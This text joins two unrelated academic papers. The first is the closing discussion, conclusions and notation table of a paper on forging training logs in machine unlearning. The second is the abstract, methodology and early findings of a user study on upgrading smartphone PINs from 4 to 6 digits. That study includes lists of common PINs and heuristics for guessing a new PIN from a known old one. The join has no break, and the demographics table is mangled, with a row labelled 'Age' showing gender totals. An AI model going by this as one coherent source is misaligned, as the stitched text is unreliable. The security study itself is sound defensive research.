by increasing the minibatch sizes past what we tested. Furthermore, our results for smaller sets indicate that they can still produce low error; an interesting follow-up question is how low can the error for smaller datasets be pushed. Related to that, can one find a particular smaller dataset that produces the same error as we were getting when forging with the larger datasets? This question seems similar to dataset distillation, however, we leave formal or empirical relations to future work.

7 Discussion

7.1 Relation to Information Leakage

Our work shows that there are cases where an entity has plausible deniability that they did (not) train with a particular point, and that this likelihood increases with batch size. This is seemingly a strong privacy-like statement. Because our proof of Theorem 2 relies on a form of convergence to the mean which increasing batch size induces, forging is in this case akin to having a very average training run. One might interpret this as meaning that this run leaks less information about the specific data points used.

In fact, one might generally view forging by datasets drawn from the same distribution (or larger finite set) as representing how stable training is to the underlying distribution and how little it leaks about specific data points. Investigating the privacy aspects presented by this could be an interesting line of future work. Notably, this is quite different from the flavor of guarantee provided by differential privacy [7] as we are not adding noise, but quantifying the underlying noise of the distribution and how the training algorithm "averages it out".



Figure 2: Verification error as a function of the minibatch size: the error drops drastically as the minibatch size increases from 0 to 1000. Afterwards the drop becomes more gradual. Note again the colors denote different runs.



Figure 3: Relative verification error as a function of the number of greedy updates (selecting individual points rather than substituting for entire minibatches). The curves are generated by repeating the experiment on 100 individual models, starting from a randomly found minimum. Note how we only observe a marginal benefit by increasing the number of updates. Furthermore, not again that different colors denote different runs.

7.2 On the Need for Verifiable Training and Unlearning Algorithms

Before getting to why verifiable computing would be beneficial, it is worth noting why further constraining the unlearning process would not work. Simply not allowing a log to ever be changed would not work as an entity can simply create a new log which forged the previous log. Perhaps another constraint of only ever being able to train once would circumvent this issue, but it is difficult to enforce. Essentially it seems difficult (though we will not claim impossible) to put enough constraints on learning so that the information of the valid log can never lead to a forged log.

Thus, adding verifiable computing to the paradigm seems like a promising direction. In this case one knows exactly what data point was used for a specific computation; however, this still does not prevent an entity from using that information to then compute with the forged example. Rather there would need to be another primitive which controls the information flow allowed for the computations. For example, putting restrictions on where the data was obtained from in an effort to prevent forging datasets. Future work will have to investigate the data provenance requirements needed for this given that our existence of forging examples *does not tell us what exactly they look like*.

Nevertheless, this is a direction we expect future work will address, and we hope that the forging framework we developed might prove useful in also proving when it might not exist given further conditions.

7.3 Extending the Forging Framework

Building on that last point, we expect that the forging framework can itself be further studied as its own subject, or variations of it as we described in § 4. This is to say that though we set out specifically to show how unlearning with minibatch SGD is not well-defined, the tools we developed could be used in quite a more general fashion for studying ML.

We already illustrated an interesting property of our current framework in Theorem 1, which is the $\varepsilon = 0$ equivalence class, and possible variations of the forging framework may admit other useful properties. In particular, it might be possible to use the ε we get from forgeability (or variations of it) to define a distance metric over datasets; we were not able to obtain a proof that the metric $\bar{d}(D,D') = inf\{\varepsilon : D \text{ and } D' \text{ are } \varepsilon \text{ forgeable}\}$ defined over all datasets (modulo the $\varepsilon = 0$ forgeable equivalence class) satisfies the triangle inequality, though we also do not have particular counter-example for it not to satisfy it (the specific issue is trying to compose forging maps, as note the error in the input and the error in the output are different in our particular flavour of forging). In particular, a metric (in the formal mathematical sense) would give a topology over the datasets, and would open further questions about what properties the topology satisfies: for example can such a space be complete under some constraints on g?

Another particularly interesting question is how does the space of forgeable datasets, perhaps in particular the $\varepsilon = 0$ equivalence classes, change with the model architecture (note throughout this paper we assumed the model architecture was fixed). Understanding this might give insights into the variance between model parameters obtained for certain datasets (modulo the $\varepsilon = 0$ equivalence class). Future work will analyze the benefits and drawbacks of such variance.



Figure 4: Verification error when forging using samples from a smaller dataset, plotted against the epoch where we are forging. One can see the error is still quite low (less than 10^{-4}). Note again the different colors denote different runs.

7.4 Importance to ML Governance

The concept of *machine learning governance* [5] aims to standardize the interactions between principals in the entire life cycle (*e.g.* deploy, use, patch, and retire) of ML models. The goal is to ensure that alongside all the benefits provided by ML models, the risks they create are controlled and restricted. Two key aspects of ML governance are *accountability* and *assurance*, where the former means to hold some entities accountable for ML failures and the latter assures that an ML model meets certain security requirements. Here, we answer the following questions: (1) why are current auditing techniques not sufficient to hold model owners accountable for unlearning in the presence of forging, (2) why one cannot attribute (*i.e.* another way to achieve accountability) a failure or property of a model purely to data when there exists forging examples, and (3) after realizing the existence of forging, how does a model owner provide assurance to users that the latter's data is indeed unlearned?

Auditing Unlearning Machine learning auditing is defined as the process of formal examination/verification of claimed properties of ML models, done by a regulator. When it comes to exact unlearning, the regulator wants to verify that the model owner has indeed removed the impact of the data to be unlearned from the model. It is worth noting that Chandrasekaran et al. [5] suggests ML auditing can be supported by logging (*e.g.* PoL). However, as described in § 4.3, when there exists a forging map between the dataset and itself with the unlearned data points removed (or another dataset without these points), then it is not possible to audit unlearning by a PoL log. Instead, the regulator may need auditing techniques at the level of the algorithms, such as verifiable training mentioned in § 7.2.

Data Attribution Data attribution is the process of associating a certain model behaviour to a particular data point (or a subset of data points). This is also sometimes known as influence [15]. What our work on forging shows is that for a specific training log, the minibatch that makes the update from a checkpoint to the next in the log is not unique. More generally, this means that attributing failures (or properties) of a model in the parameter space to a specific set of data points is ill-defined when forging exists. That is, analogous to how one must define unlearning as being a product of using a specific algorithm, one cannot attribute any failures of a model to the presence/absence of certain training points without stronger assumptions on the training process: for example that the process does not allow for any forging.

For instance, there exists a naive reasoning about fairness of ML that bias in data is the only source of unfairness. Forging is a counterexample for this, because forging shows that we cannot attribute unfairness to data without ruling out specific forging examples through algorithmic constraints on top of having trained with some update rule g. This is also supported by the emerging belief that unfairness stems from both issues with data and the algorithmic choices (loss, architecture, etc.) [19], and emphasizes that verifying unfairness requires auditing the fairness of the algorithm as well.

This ill-definedness is also true beyond failures of the model. For example, a good performance now cannot be exclusively attributable to a specific dataset unless forging examples are ruled out for that log. However, this can in itself be informing. Recall that we mentioned in § 7.3 the forging framework may provide a useful tool for studying ML, and $\varepsilon = 0$ classes in some sense characterize all datasets that lead to similar performance. For instance, understanding and studying the $\varepsilon = 0$ class for a dataset producing high-performance models could help tasks like dataset distillation by finding smaller datasets that can lead to similar-performance models under suitable restrictions on the data sequence sampling.

Assurance Assurance is what the model owners wish and need to provide to the users to gain their trust: that the models are guaranteed to meet certain security and/or privacy standards, and the risks in contributing training data for these models are controlled to certain degrees. In the context of unlearning, the benign model owners would like to assure users (or data providers) that unlearning is done correctly by providing them with a verifiable certificate. However, note that even if a method to verify exact unlearning is introduced (*e.g.* verifiable training-based methods described in § 7.2), it would likely be too costly for a normal model user to verify the training of ML models. Hence, achieving assurance will require future work to design efficient solutions. Alternatively, the cost of verification could be offset to a regulator trusted by the users to act on their behalf.

8 Conclusions

Does our work jeopardize all progress made thus far towards unlearning? Not exactly. It means we now need to go back and redefine what unlearning is, such as by adding more restrictions on the training process to make it harder to find forging examples (§ 7.2). We also need to see whether training without the data point is a well-defined way to define unlearning (in a way that is no longer susceptible to forging examples). That said, our work does show current faults in defining unlearning, and the more general problem of data attribution when analyzing both correct and incorrect ML predictions. We also outlined future avenues for the concept of forgeability to help understand ML algorithms better.

Acknowledgments

We would like to acknowledge our sponsors, who support our research with financial and in-kind contributions: CIFAR through the Canada CIFAR AI Chair, DARPA through the GARD project, Intel, Meta, NFRF through an Exploration grant, and NSERC through the COHESA Strategic Alliance. Resources used in preparing this research were provided, in part, by the Province of Ontario, the Government of Canada through CIFAR, and companies sponsoring the Vector Institute. We would like to thank members of the CleverHans Lab for their feedback. We also thank the reviewers for their useful feedback, and Ting Wang for being our shepherd.

A Table of Notations

Symbol	Explanation
D, D', $\tilde{D}$	datasets
$\mathbf{x}_i$	i^{th} input in a dataset
y_i	label of x_i
$\mathfrak{X}$	data space
c	number of classes
$\mathbf{w}$	model parameters
W	parameter space
N	dimensionality of the parameter space
$\mathbf{w_0}$	model parameters after initialization
$\mathbf{w_t}$	model parameters after t updates
$M_{\mathbf{w}}$	supervised machine learning model with parameters w
$\mathcal{L}$	loss function
g	update rule of model, *e.g.* SGD
$\hat{\mathbf{x}}$	minibatch of inputs
b	minibatch size
η	learning rate
PoL	proof-of-learning
PoUL	proof-of-unlearning
d	distance metric in the parameter space, *e.g.* ℓ_p or cosine distance
ε	threshold to determine if a PoL is valid
$H_{Dg,d,\varepsilon}$ or H_D	set of all valid (g,d,ε) logs stemming from $\mathbf{w}_0$ using dataset D
$H_D(w)$	set of logs with $\varepsilon = 0$
B	forging map (in the space of set of logs)
B_ε	forging map where output H has error of ε
$\mathbf{x}^*$	data points required to be unlearned
$D/\mathbf{x}^*$	dataset $\mathbf{x}^*$ removed
L	lipschitz constant
$Ball_\varepsilon(\mathbf{w})$	distance ball in the parameter space, centering at $\mathbf{w}$ with radius ε
$\mathfrak{D}$	distribution of datasets
μ	mean of random variable $g(\mathbf{w},\mathbf{x})$
σ^2	trace of covariance matrix of $g(\mathbf{w},\mathbf{x})$
σ_i^2	variance of the ith component of $g(\mathbf{w},\mathbf{x})$
$\mathbb{P}$	probability
n	number of minibatches in a dataset
α	number of PoL logs in H_D
m	length of the longest PoL log in H_D
β_D	the minibatch size needed for dataset D to be forged

Abstract

With the goal of improving security, companies like Apple have moved from requiring 4-digit PINs to 6-digit PINs in contexts like smartphone unlocking. Users with a 4-digit PIN thus must "upgrade" to a 6-digit PIN for the same device or account. In an online user study ($n = 1010$), we explore the security of such upgrades. Participants used their own smartphone to first select a 4-digit PIN. They were then directed to select a 6-digit PIN with one of five randomly assigned justifications. In an online attack that guesses a small number of common PINs (10–30), we observe that 6-digit PINs are, at best, marginally more secure than 4-digit PINs. To understand the relationship between 4- and 6-digit PINs, we then model targeted attacks for PIN upgrades. We find that attackers who know a user's previous 4-digit PIN perform significantly better than those who do not at guessing their 6-digit PIN in only a few guesses using basic heuristics (e.g., appending digits to the 4-digit PIN). Participants who selected a 6-digit PIN when given a "device upgrade" justification selected 6-digit PINs that were the easiest to guess in a targeted attack, with the attacker successfully guessing over 25% of the PINs in just 10 attempts, and more than 30% in 30 attempts. Our results indicate that forcing users to upgrade to 6-digit PINs offers limited security improvements despite adding usability burdens. System designers should thus carefully consider this tradeoff before requiring upgrades.

1 Introduction

PINs are the most common form of smartphone unlock authentication; prior studies suggest that about 60% of users unlock their smartphone using a PIN [32]. As with other popular mobile authentication options, including Android unlock patterns [7, 35], LG Knock Codes [39], and passwords [34, 40], user-selected PINs for smartphone unlocking are chosen non-uniformly [14, 32, 51], leading to many common, insecure, and easily guessable PINs [32, 33, 51].

In response to the perceived insecurity of 4-digit PINs, which for years were the only PIN-length option for most smartphones, providers have begun to encourage or to require that users select a 6-digit PIN. For instance, with iOS 9, Apple transitioned from requiring 4-digit PINs to 6-digit PINs by default [6, 22]. Apple's own press release said that with passcodes "now [having] six digits instead of four . . . your passcode will be a lot tougher to crack" [6]. Similarly, an Ars Technica article about this change claimed that this "stronger passcode ups the ante" [22].

Prior work has compared the distribution of human-chosen 4-digit PINs to the distribution of human-chosen 6-digit PINs [32, 33, 51]. However, the impact of the upgrade process itself, in which a given user transitions from a 4-digit to a 6-digit PIN, has not been studied. In this paper, we thus explore the following research questions:

RQ1: How do users select a 6-digit PIN after having previously selected a 4-digit PIN?

RQ2: How does the upgrade process and the justification given impact the usability and security of 6-digit PINs?

RQ3: How predictable is a given user's 6-digit PIN if their previous 4-digit PIN is known to an attacker?

We conducted an online survey-based study ($n = 1010$) designed to model the important, real-world situations in which users upgrade their previously chosen 4-digit PIN to a 6-digit PIN. Using their own smartphone, participants were first directed to select a 4-digit PIN, specifically one they would use to protect their own smartphone. Participants were then prompted to change their 4-digit to a 6-digit PIN based on one of five treatments, each presenting a different scenario justifying the upgrade: (a) they upgraded their smartphone device and it now requires a 6-digit PIN; (b) their 4-digit PIN was leaked to someone they do not trust, necessitating a 6-digit PIN; (c) they are informed that their 4-digit PIN is guessed too easily, so they must now select a more secure 6-digit PIN; (d) a neutral reason, simply asking the participant to select a 6-digit PIN (as a control); (e) and, finally, using the same neutral scenario, but a blocklist was used such their 6-digit PIN could not contain their 4-digit PIN as a subsequence.

We analyzed the security of the 4- and 6-digit PINs using guessability metrics, including a perfect-knowledge and a simulated attacker, similar to prior work [13, 23, 32, 33]. In isolation, the 6-digit PINs participants selected offer limited security benefits over 4-digit PINs against an online attacker who can only make a few guesses (e.g., 10–30) before being locked out by the device, which is arguably the most common attack scenario for smartphone unlocking. This result is consistent with previously published analyses of the distribution of human-chosen 6-digit PINs [32, 33, 51]. Moreover, we observed differences across treatments regarding the 6-digit PINs selected. Notably, when prompted to select a 6-digit PIN because of a security issue, either due to the PIN being easily guessed or leaked, these 6-digit PINs were more difficult to guess compared to other treatments. However, device upgrading and, surprisingly, restricting 6-digit PINs to not contain the user's 4-digit PIN as a subsequence resulted in the least secure (most guessable) PINs. In many cases, these PINs were more easily guessed than the original 4-digit PIN.

Different from prior work, we also model a *targeted attacker* who leverages knowledge of the participant's (previous) 4-digit PIN in guessing their 6-digit PIN. Such an attacker models *how* users typically upgrade PINs, developing basic heuristics and patterns based on previously observed data (with the target user of course excluded). We find that a targeted attacker does substantially better than an untargeted attacker who guesses only common 6-digit PINs. Particularly troubling is that in the treatment most reminiscent of real-world scenarios (device upgrades requiring a 6-digit PIN, as with iOS 9), the targeted attacker can guess over 25% of the 6-digit PINs in 10 attempts, and over 30% in 30 attempts.

Similar to the limited security benefits of password expiration [18, 25, 43], where users must change their password after a fixed time, forcing PIN upgrades from 4 to 6 digits does not appear to significantly improve security. We found upgrades provide little or no benefit against targeted or untargeted online attacks. At the same time, 6-digit PINs negatively impact usability. System designers should thus carefully consider the limited security benefits of 6-digit PINs versus their negative impact on usability before requiring upgrades from 4-digit PINs. If upgrades are necessary, users must be encouraged to protect their seemingly obsolete 4-digit PINs as attackers can use them to guess their new 6-digit PINs.

2 Related Work

Prior research on mobile authentication has shown that PINs [14, 32, 33], Android unlock patterns [4, 5, 7, 35, 45], alpha-numeric passwords [34, 40] and LG Knock Codes [39] are selected non-uniformly by many users, making them susceptible to guessing attacks by both an untargeted [13, 32] and an informed attacker (e.g., a shoulder surfer) [8, 9, 10, 21, 48]. Many user-selected unlock patterns, for instance, begin in the top left corner of the grid and end in the bottom right corner [3, 7, 31, 35, 45, 49]. PINs are similarly predictable due to containing keypad sequences (e.g., `1234`) [51], repetitions, and birthdays [14, 16]. We observe similar patterns in the PINs we collect. While less common, alphanumeric passwords selected for mobile authentication tend to be weaker than those selected on computer keyboards [24, 34, 40, 47].

Several proposals have aimed to improve the security of PINs, including assigning users random PINs [41], changing how PINs are entered [12, 37, 46], augmenting PINs with additional information [15], and using blocklists that disallow common PINs [30, 32, 33]. Blocklists in particular have shown promise in improving the security of PINs [14, 30, 32], Android unlock patterns [35], and LG Knock Codes [39], especially if sufficiently large. Our study finds that blocklists that prohibit a user's 6-digit PIN from containing their 4-digit PIN as a subsequence help against a targeted attacker, yet unfortunately seem to encourage the selection of common 6-digit PINs easily guessed by an untargeted attacker.

The use of 6-digit PINs instead of 4-digit PINs has been recommended to users to improve their PIN security, for example by Apple since iOS 9 [6, 22]. However, prior studies have found that the security of 6-digit PINs selected by users against an online (untargeted) attack is not significantly different from the security of 4-digit PINs against an online (untargeted) attack [32, 33, 51]. In fact, 6-digit PINs are less secure and more easily guessable in some cases. The same phenomenon has been observed for unlock patterns, where a bigger grid size does not necessarily improve security [7]. Our study confirms these results for a throttled online attacker making up to 10 guesses. This further suggests that forcing users to upgrade from a 4-digit to a 6-digit PIN only marginally improves security while negatively impacting usability. Similar to password expiration policies, forcing a user to select a new authentication credential for arbitrary reasons can sometimes lead to decreased security, especially when effort was already made to select a secure password initially [18, 25].

Our work is most closely related to studies of 4- and 6-digit PINs by Markert et al. [32, 33] and Wang et al. [51]. However, whereas Markert et al.'s participants selected *either* a 4-digit PIN or a 6-digit PIN, our participants selected *both* a 4-digit and a subsequent 6-digit PIN, allowing us to model a targeted attacker that leverages knowledge of the participant's 4-digit PIN when guessing their 6-digit PIN. Compared to Wang et al., who constructed PINs artificially from leaked passwords, our study collects PINs from participants in a user study for ecological validity. Further, our study is the first, to the best of our knowledge, to specifically study how users upgrade from a 4- to a 6-digit PIN under various circumstances (e.g., when upgrading their device's operating system). While we similarly find that 6-digit PINs do not offer significant security benefits, we also find that a targeted attacker who knows a user's previously selected 4-digit PIN can easily guess their 6-digit PIN in many cases. We also find that security-oriented upgrade messages can make users select more secure PINs.

While we are, to our knowledge, the first to focus on targeted attacks on PIN upgrade scenarios, the more general idea of targeted attacker models is common in authentication research. Targeted attacks have successfully been used to guess alpha-numeric passwords [20, 36, 50]. More specifically, Das et al. [20] show that an attacker who knows one password of a user can leverage this knowledge to guess their passwords on other sites, while Wang et al. [52] show that a targeted attacker can benefit from a user's personal information (e.g., name, birthday) to guess their passwords. Shay et al. [43] also show that many users choose to modify their existing passwords when faced with a change in password policy. Our results confirm and expand on these results, demonstrating for the first time a targeted online attack for guessing 6-digit PINs based on previously selected 4-digit PINs.

3 Methodology

In this section, we describe the survey structure, followed by a detailed description of the five treatments used to prime participants in upgrading their 4- to a 6-digit PIN. We also discuss our recruitment, limitations, and ethical considerations.

3.1 Survey Structure

The first part of the survey consisted of each participant getting informed of the task and primed for smartphone unlock authentication. Afterward, the participants were directed to select a 4-digit PIN and then, due to different circumstances depending on the treatment, a 6-digit PIN. Additionally, participants were surveyed on their perceived security of each of the PINs, their strategies for selecting these PINs, and their preference between using the 4- or 6-digit PIN.

The survey was developed as an online web form, custom built to run on a smartphone, including the interface for entering PINs (see Figure 1 and 3). Participants were required to complete the survey on a smartphone, verified via their user-agent string. Below, we outline the procedures of the survey in more detail. The entire survey can be found in Appendix A.

1. *Informed Consent*: Participants were briefed about the purpose, duration, and risks associated with participating in the study. Participants had to consent to proceed.
2. *Practice:* To ensure familiarity with PINs and our interface, participants were asked to practice creating a single 4-digit PIN. These PINs were not used in our analysis.
3. *Instructions*: Participants were informed that they would now have to select a 4-digit PIN they would use to secure their smartphone. They were further informed that they would need to recall this PIN later in the survey, and therefore, it had to be both secure and memorable. Participants were additionally asked not to write down their PIN, and had to indicate they understood all these instructions before proceeding with the survey.
4. *Selection of 4-digit PIN*: Participants selected and confirmed a 4-digit PIN they would use on their smartphone.
5. *Questions about 4-digit PIN*: Participants were asked about their strategy to select their 4-digit PIN (**Q1**), whether they would use this PIN on their own smartphone (**Q2**) and their reason for or against doing so (**Q3**).
6. *Device Usage*: Before asking participants to select a 6-digit PIN, we asked them questions about their smartphone as a distractor task (**Q4** – **Q5b**).
7. *Recall of 4-digit PIN*: Participants were asked to recall their 4-digit PIN. If they could not do so in five attempts, they were moved on in the survey.
8. *Selection of 6-digit PIN*: After recalling their 4-digit PIN, participants were asked to select a 6-digit PIN. We phrased this differently depending on the assigned treatment (see Section 3.2). Figure 2 depicts the interface of this page including the way we highlighted the justification for upgrading the PIN.
9. *Questions about 6-digit PIN*: Participants were asked about their strategy to select their 6-digit PIN (**Q6**), and whether this PIN was related to their 4-digit PIN selected earlier (**Q7**). Participants were also asked whether they would use this 6-digit PIN on their smartphone (**Q8**), along with their reason for or against doing so (**Q9**).
10. *Further questions about 4-digit PIN*: To avoid priming the selection of the 6-digit PIN, we asked participants about the perceived usability and security of their 4-digit PINs only after they had selected both a 4- and 6-digit PIN (**Q10** – **Q13**). The 4-digit PIN was displayed to the participant for their reference. We also included the first of two attention check questions on this page (**Q14**).
11. *Recall of 6-digit PIN*: Participants were asked to recall their 6-digit PIN. If they could not do so in five attempts, they were moved on in the survey.
12. *Further questions about 6-digit PIN*: After displaying participants' 6-digit PINs for their reference, we asked about their perceived usability and security of these PINs on a Likert-scale (**Q15** – **Q18**). This page also included our second attention check (**Q19**).
13. *Comparison Questions*: Participants were asked whether they were more likely to use their 4- or 6-digit PIN, and their reasons for that. Further, participants were asked to compare the perceived usability and security of their 4-digit PIN against their 6-digit PIN (**Q20** – **Q24**).
14. *Demographics*: Participants were asked about their demographics including age, gender, dominant hand, level of education, and IT background. (**D1** – **D5**). In line with best practice [38], we asked these questions last to ensure they did not interfere with the study.
15. *Honesty*: Lastly, participants were asked if they had honestly participated in the study. Seven participants indicated dishonesty, and we subsequently discarded their responses from our final data analysis.



Figure 1: The design of the page on which we asked participants to create a 4-digit PIN.



Figure 2: Instructions before 6-digit PIN creation. The text in the box varied by treatment (see Section 3.2).



Figure 3: The design of the page on which we asked participants to create a 6-digit PIN.

3.2 Treatments

When upgrading to a 6-digit PIN from a 4-digit PIN, participants were randomly assigned to one of five treatments; neutral, breach, no-sub, security, and upgrade. Each of these treatments provided a different real-world scenario justifying the upgrade. The "upgrade" message that was displayed to participants in the neutral treatment is shown in Figure 2. The messages for all five treatments and some additional description is provided below:

- **Neutral** ($n = 201$): Participants in this treatment were asked to select a 6-digit PIN as follows: "To continue the study, now you must select a 6-digit PIN."
- **Breach** ($n = 203$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Imagine someone learned your 4-digit PIN and to protect your smartphone, now you must select a 6-digit PIN."
- **No-sub** ($n = 205$): While participants in this treatment were asked to select a 6-digit PIN similarly to those in neutral, they were forbidden from using all 4 of the digits from their 4-digit PIN (in order) as a subsequence of their 6-digit PIN. For instance, if a participant's 4-digit PIN was `1234`, they could not select `001234`, `100234`, `120034`, `123004`, `123400`, `010234`, `012034`, `012304` etc. If the 4-digit PIN was a subsequence of the 6-digit PIN, we required the participant to select a new 6-digit PIN.
- **Security** ($n = 200$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Research has shown that the 4-digit PIN you selected is insecure and can be easily guessed. To continue the study, now you must select a 6-digit PIN."
- **Upgrade** ($n = 201$): Participants in this treatment were asked to select a 6-digit PIN as follows: "Imagine you are upgrading your smartphone that requires PINs longer than 4-digits, and so now you must select a 6-digit PIN."

3.3 Recruitment and Demographics

Participants were recruited using Prolific, an online platform for matching participants with posted studies. After excluding 11 participants due to failing attention checks, dishonesty and inconsistencies, we had $n = 1010$ participants. They were compensated $2 for completing a nine-minute survey. The surveyed population comprised of younger (40% between 25–34), male-identifying (57% male, 41% female, and 2% other gender, or prefer not to say) participants with college education (30% some college or Associate's, 59% Bachelor's or above). Table 1 has the full demographic information.

3.4 Limitations

Our study has several limitations. First, as this was an online survey, it is not possible to determine if participants accurately followed all instructions. To mitigate this, we included two attention check questions (**Q14** and **Q19**) in the survey that helped us identify and remove four inconsistent responses.

Table 1: Participants' demographics.

	Male		Female		Other		Total	
	No.	%	No.	%	No.	%	No.	%
Age	579	57	411	41	20	2	1010	100

Professional	14	1	10	1	0	0	24	2
Doctorate	11	1	8	1	0	0	19	2
Prefer not to say	1	0	0	0	0	0	1	0
Background	579	57	411	41	20	2	1010	100
Technical	190	19	46	5	4	0	240	24
Non-Technical	361	36	352	35	13	1	726	72
Prefer not to say	28	3	13	1	3	0	44	4

Additionally, we asked participants if they had honestly participated in the survey, promising to pay them even if they indicated dishonesty. Seven participants indicated dishonesty, and we did not consider their responses in our analysis.

Participants in our study may also suffer from fatigue due to having to select multiple PINs during the course of the survey. This may particularly affect the quality of 6-digit PINs as they were selected much later in the study. However, our 6-digit PINs closely match those collected by Markert et al. [32, 33] which were selected at the beginning of their study. Additionally, a majority of participants indicated they would use the 4- and 6-digit PINs they selected in this study on their smartphones, suggesting that the PIN selection observed in our study likely matches PIN selection in the real world. Nevertheless, future work leveraging longitudinal approaches is required to specifically explore how users upgrade their PINs over an extended duration of time.

Our instructions prohibiting participants from writing down their PINs may have skewed users to select PINs that are more memorable. However, users in fact carry their phones with them everywhere and may not always have their written-down PINs for reference. Further, our open-responses revealed that the strategies users employed in our study are consistent with strategies they use on their own smartphones, as well as strategies reported in other studies [14, 16]

The blocklist used in our no-sub treatment that barred users from using their 4-digit PIN as a subsequence in their 6-digit PIN differs significantly from traditional blocklists that prevent common choices, and which have been shown to improve security for PINs [32], unlock patterns [35] and Knock Codes [39]. Hence, our results should not be interpreted as an argument against blocklists, but rather ensure that blocklists are appropriately developed and sized to prevent user frustration that can ultimately limit their security benefits.

As is typical with Prolific and other crowdsourcing platforms, our surveyed population comprised mostly younger and well-educated participants. We do not claim our results to be representative of the general population; additional work is required to explore broader populations. Further, the recall rates captured in our study are short-term, as we were primarily interested in how users select 6-digit PINs, after selecting 4-digit PINs; exploring long-term recall rates is left for future work. Nonetheless, prior studies [7, 32, 39, 45] in mobile authentication indicate that short-term recall rates can provide reasonable measures of usability.

3.5 Ethical Considerations

This study was approved by our Institutional Review Board (IRB). Participants were fully informed about the purpose and risks associated with participating. We also considered the risk of the PINs selected as some participants indicated they use or would use these PINs on their smartphones. To mitigate any risks that would occur from a possible loss of confidentiality, we did not collect any personally identifying information from participants and analyzed the selected PINs separately from possible identifiers, such as their Prolific ID.

4 Features of Collected PINs

In this section, we describe features of common 4-digit and 6-digit PINs selected by participants, as well as strategies used to create them. Note, all participants selected their 4-digit PIN under the same conditions as the treatments only differed in the message displayed to create the 6-digit PIN (see Section 3.1). Lastly, we discuss similarities between 4- and 6-digit PINs that informed our targeted attacker's guessing strategies which are explained further in Section 5.3.

When discussing participant answers to qualitative, open-response questions, we developed a codebook to categorize these responses. This process involved a primary coder developing a codebook for a random subset of 30% (around 315) of the 1 010 responses, which offers a representative sample of the data. To verify the consistency of the codebook, a secondary coder used the codebook to code a subset of 20% (around 63) of the 315 responses, and then an inter-rater reliability score was calculated. If high agreement was reached ($\kappa > 0.7$), we considered the codebook verified, using the primary coder's responses. Otherwise the secondary coder met with the primary coder to update the codebook, and the process was repeated until agreement was reached.

Table 2: Common 4-digit PINs (frequency in brackets).

Treatment	4-digit PINs
Neutral	6969 (4), 1379 (3), 2580 (3), 0852 (2), 1981 (2), 2525 (2), 1245 (2), 2021 (2), 1997 (2)
Breach	2580 (4), 1995 (3), 2020 (3), 6969 (3), 0000 (2), 1470 (2), 1397 (2), 2543 (2), 7788 (2), 1234 (2)
No-sub	1234 (7), 2580 (5), 2468 (3), 1111 (3), 1478 (3), 1973 (2), 4444 (2), 3578 (2), 1010 (2), 0921 (2)
Security	1212 (4), 0000 (4), 1337 (3), 1397 (2), 1125 (2), 2486 (2), 1970 (2), 1379 (2)
Upgrade	1256 (3), 1313 (3), 6969 (3), 1337 (3), 1234 (3), 1776 (2), 2580 (2), 5858 (2), 1258 (2), 5683 (2), 2222 (2), 9876 (2), 0007 (2)

Common 4-digit PIN Features The resulting codebook for **Q1**, which can be found in Appendix B, revealed that most participants use different techniques to make their 4-digit PINs memorable. Similar to prior work [14, 16, 51], participants mostly used important dates, particularly birthdays, when selecting 4-digit PINs. For instance, P68 said "I decided to use my birthday because it is something that I will never forget." The use of personal information such as subsets of phone numbers or addresses is also common, suggesting that an attacker who has access to such information can easily guess these PINs. For example, P387 used digits from a phone number: "Last 4 digits of phone numbers I know and use often." Other common techniques include selecting PINs that are easy to enter, or based on repetitions and keypad patterns. Perhaps unsurprisingly, participants did not mention security as being a driving factor in their choice of PIN, with only a few participants indicating that they selected PINs specifically such that they were difficult to guess. This confirms prior work where most users prefer convenience over security when selecting credentials [26, 29, 33].

Participants' 4-digit PIN selection strategies are further confirmed by analyzing the actual PINs they selected (see Table 2). In the neutral treatment, the most common PIN is `6969` (4) followed by `1379` (3) and `2580` (3), which all follow keypad patterns. While `2580` (4) is the most common PIN in the breach treatment, we find that years, such as `1995` (3) and `2020` (3), are also common, as well as `6969` (3). The most common PIN in no-sub is `1234` (7), an increasing sequence of the first four digits on the keypad. Other PINs that form patterns on the keypad for example `2580` (5), `2468` (3), and `1478` (3) are also common, as well as repetitions such as `1111` (3). In the security treatment, repetitions such as `1212` (4), `0000` (4), and `1337` (3) are very common, similar to the upgrade treatment, where `1313` (3), and `6969` (3) are the most popular. Sequences such as `1234` (3) are also common as well as PINs that form patterns on the keypad such as `1256` (3). Generally, we find that the most common 4-digit PINs in our study are similar to those observed in prior literature [14, 51].

Table 3: Common 6-digit PINs (frequency in brackets).

Treatment	6-digit PINs
Neutral	123456 (4), 121212 (3), 062488 (2), 159357 (2), 654321 (2), 456789 (2), 085213 (2)
Breach	139755 (2), 696969 (2), 778899 (2)
No-sub	123456 (8), 134679 (3), 147896 (3), 135790 (2), 222222 (2), 888888 (2)
Security	123789 (2), 666666 (2), 867530 (2)
Upgrade	123456 (7), 696969 (3), 131313 (2)

Common 6-digit PIN Features In **Q6**, we asked participants about their selection strategies for a 6-digit PIN, and performed a qualitative analysis of the responses (codebook in Appendix B). The coding revealed that most participants create memorable 6-digit PINs, similar to 4-digit PINs. Again participants appear to mostly use dates, more specifically different variations of their birthdays. P7, e.g., mentions using their birthday even though it makes the PIN inherently insecure: "It's my birthday; I know, that's basically zero security." P7 further elaborated that it makes the PIN memorable: "It's my birthday, [therefore it's] easy to remember."

The use of personal information, such as phone numbers, addresses, or favorite numbers is another common technique, with P247 saying "I am using [the] last 6 digit[s] of my phone number." Keypad patterns are also common, as well as reuse of previously created 6-digit PINs. Unless they were in the no-sub treatment, many participants also indicate modifying their 4-digit PIN. We will describe in Section 5.3 how we leveraged this information to build a targeted attacker for 6-digit PINs.

Participants' 6-digit PIN strategies are once again confirmed when we analyze the PINs they selected (see Table 3), with sequences and repetitions being widely used. In the neutral treatment, sequences such as `123456` (4) and repetitions like `121212` (3) comprise the most common PINs, as is the case in breach where `696969` (2), and `778899` (2) are the most common. `123456` (8) is overwhelmingly popular in the no-sub treatment, perhaps as a result of users getting frustrated when subsequences of their 4-digit PIN are blocked. Other common PINs in this treatment such as `134679` (3), `147896` (3), and `135790` (2) follow a pattern on the keypad, with repetitions such as `222222` (2) and `888888` (2) being common as well. In security, patterns, e.g., `123789` (2) and repetitions such as `666666` (2) are common while in upgrade, the sequential PIN, `123456` (7) is by far the most popular. Still, repetitions such as `696969` (3) and `131313` (2) are also common.

